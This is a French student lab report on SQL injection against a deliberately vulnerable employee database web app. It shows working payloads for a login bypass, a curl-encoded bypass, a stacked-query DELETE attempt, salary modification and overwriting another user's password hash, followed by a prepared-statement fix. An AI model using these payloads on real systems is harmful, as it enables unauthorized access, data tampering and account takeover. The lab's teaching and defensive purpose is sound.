

TP3 Sécurité

SQL Injection Attack

Wadii Hajji

L'objectif de ce TP est de comprendre les dangers de l'attaque par SQL injection.

1 Get Familiar with SQL Statements

Une fois connecté à la base de données, on peut effectuer des requêtes sur celle-ci. On peut, par exemple, tout demander :

```
mysql> SELECT * FROM credential;
```

On ou peut demander des informations relatives à une personne :

```
mysql> SELECT * FROM credential WHERE Name="Alice";
```

On obtient l'affichage de la ligne concernant Alice à partir de la commande précédente :

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

1 row in set (0.07 sec)

2 SQL Injection Attack on SELECT Statement

2.1 SQL Injection Attack from webpage

L'objectif est d'insérer du code SQL dans le champ *username* afin d'avoir accès à la page *admin*. Comme l'application ne vérifie pas que le mot de passe est correct avant de renvoyer cette page, on peut insérer le code suivant dans le champ *username* :

USERNAME: admin' OR '1'='1

La condition OR 1=1 est toujours vraie. De cette manière, le système va nous authentifier sans que l'on connaisse le mot de passe du compte admin. On a alors accès aux informations de tous les employés.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2 SQL Injection Attack from command line

Nous allons utiliser `curl` qui est un outil GNU/Linux qui permet de transférer des données depuis ou vers un serveur. L'objectif est de créer une requête HTTP qui va nous permettre d'obtenir les informations souhaitées, i.e. les données de tous les employés. La requête HTTP se présente ainsi :

```
$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?
      username=admin%27%20OR%20%271%27=%271&Password='
```

On a utilisé les caractères spéciaux tels que `%20` et `%27` afin de construire la requête. Essentiellement, `admin%27%20OR%20%271%27=%271` revient à écrire `admin' OR '1'='1`.

Après avoir tapé cette commande, on reçoit la réponse HTTP qui doit être renvoyé à l'administrateur lorsqu'il se connecte légalement sur son compte.

2.3 Append a new SQL statement

Les requêtes SQL sont séparées entre elles par des `';'`. En théorie, nous devrions donc pouvoir injecter de multiples requêtes SQL en une seule. Afin de supprimer un enregistrement de la table, nous pourrions faire ce qui suit :

```
admin' OR '1'='1'; DELETE FROM credential WHERE Name='Ted
```

Cette commande, qui me semble correcte, permettrait de se connecter à l'application en tant qu'admin puis de supprimer la ligne concernant Ted. Malheureusement, cela ne fonctionne pas. On se retrouve avec le message d'erreur suivant :

```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE
Name='Ted' and Password='da39a3ee5e6b4b0d3255bfef95' at line 3]\n
```

La méthode des *stacked queries* (requêtes entassées) n'est pas applicable sur cette implémentation de SQL.

3 SQL Injection Attack on UPDATE Statement

3.1 Modify salary

Dans un premier temps, nous allons nous connecter à l'application en tant qu'Alice en entrant ce qui suit dans le champ *USERNAME* de l'écran de connexion :


```
alice' OR '1'='1
```

Nous sommes à présent connecté en tant qu'Alice. En allant sur la page *Edit profile*, il y a des champs où nous pouvons taper des données. Nous allons les utiliser à notre avantage.

Dans le champ *NickName*, on tape la commande suivante :

```
', salary='1000000
```

Le premier ' est utilisé pour marquer la fin du champ *nickname*. On rajoute une virgule, puis la colonne que l'on souhaite modifier (en l'occurrence *salary*) et enfin on ouvre l'apostrophe avec le nouveau salaire sans la fermer car on se souvient qu'il y en a une qui traîne toujours.



The image shows two side-by-side elements. On the left is a form titled "Alice's Profile Edit" with three input fields: "NickName" containing the text "', salary='1000000", "Email" containing "Email", and "Address" containing "Address". On the right is a table titled "Alice Profile" with two columns: "Key" and "Value". The table contains the following data:

Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	

FIGURE 1 – Le salaire d'Alice est modifiée

3.2 Modify other people' password

Nous savons que la base de données contient les mots de passe des employés chiffrés par la fonction de hachage SHA1. Nous allons choisir un mot de passe simple (123456) que nous allons chiffrer par SHA1. Il existe de nombreux site qui permettent de faire cette opération. On obtient donc que :

```
SHA1(123456) = 7c4a8d09ca3762af61e59520943dc26494f8941b
```

L'objectif, à présent, est de parvenir à remplacer le mot de passe de Ryan par cette chaîne de caractère. De la même manière que précédemment, nous nous connectons en tant qu'Alice à l'application. Puis, nous tapons ce qui suit dans le champ *nickname* :

```
', Password='7c4a8d09ca3762...' WHERE Name='Ryan';#
```

La première apostrophe va fermer le champ *nickname*, nous pouvons ensuite éditer la requête SQL à notre guise. On modifie la colonne *Password* à la ligne où le nom est Ryan avec le chiffré de 123456. On rajoute ';' à la fin du champ afin de signifier au *parser* SQL que la requête est terminée et un '#' pour indiquer que le reste est simplement un commentaire.

Ces manipulations nous permettent de nous connecter à l'application en tant que Ryan avec le nouveau mot de passe 123456. Nous sommes ainsi les seuls à pouvoir nous connecter au compte de Ryan.

Employee Profile Login

USERNAME

PASSWORD

Login

Ryan Profile

Key	Value
Employee ID	30000
Salary	50000
Birth	4/10
SSN	98993524

FIGURE 2 – Connexion au compte de Ryan avec 123456

4 Countermeasure — Prepared Statement

L'objectif de cette partie est d'implémenter les *instructions paramétrées* (prepared statement). Ces instructions vont permettre de contrer les vulnérabilités liés aux injections SQL que nous avons exploitées au cours des tâches précédentes.

4.1 Renforcer la page de connexion


Le principe de l'instruction paramétrée est de séparer le processus d'envoi de l'instruction SQL en deux. Dans un premier temps, nous envoyons l'instruction seule sans les données : l'instruction est préparée. Ensuite, nous envoyons les données. La base de données va alors traiter toutes les données à ce niveau-là purement comme données et non comme code.

On remplace le code de gestion d'authentification du fichier `unsafe_login.php` par le bout de code suivant :

```
$conn = getDB();
$sql = $conn->prepare("SELECT id, name, eid, salary, birth,...
                        FROM credential
                        WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn,...);
$sql->fetch();
$sql->close();
```

Tout d'abord, nous préparons l'instruction SQL, puis nous y accolons les données : `$input_uname` et `$hashed_pwd`. Et nous renvoyons les résultats. Enfin, nous fermons la requête.

Lorsque l'on essaye d'exploiter la précédente vulnérabilité, cela ne fonctionne plus. `admin' OR '1'='1` renvoie :



La vulnérabilité n'est plus exploitable car `admin' OR '1'='1` est traitée comme étant la donnée à insérer dans la table et non comme faisant partie de l'instruction SQL.

4.2 Renforcer la page d'édition de profil

En ce qui concerne la page d'édition de profil, on procède de la même façon que pour la page de connexion. On prépare la requête SQL en mettant des '?' à la place des données. Les "s" correspondent au type des données que l'on veut accoler à la requête SQL ("s" : string, "i" : integer, etc...).

```
$sql = $conn->prepare("UPDATE credential
                        SET nickname= ?,email= ?,address= ?,...
                        WHERE ID=$id;");
$sql->bind_param("sssss", $input_nickname, $input_email,...);
$sql->execute();
$sql->close();
```

La faille est donc résolue grâce à la méthode de l'instruction préparée. Elle n'est plus exploitable.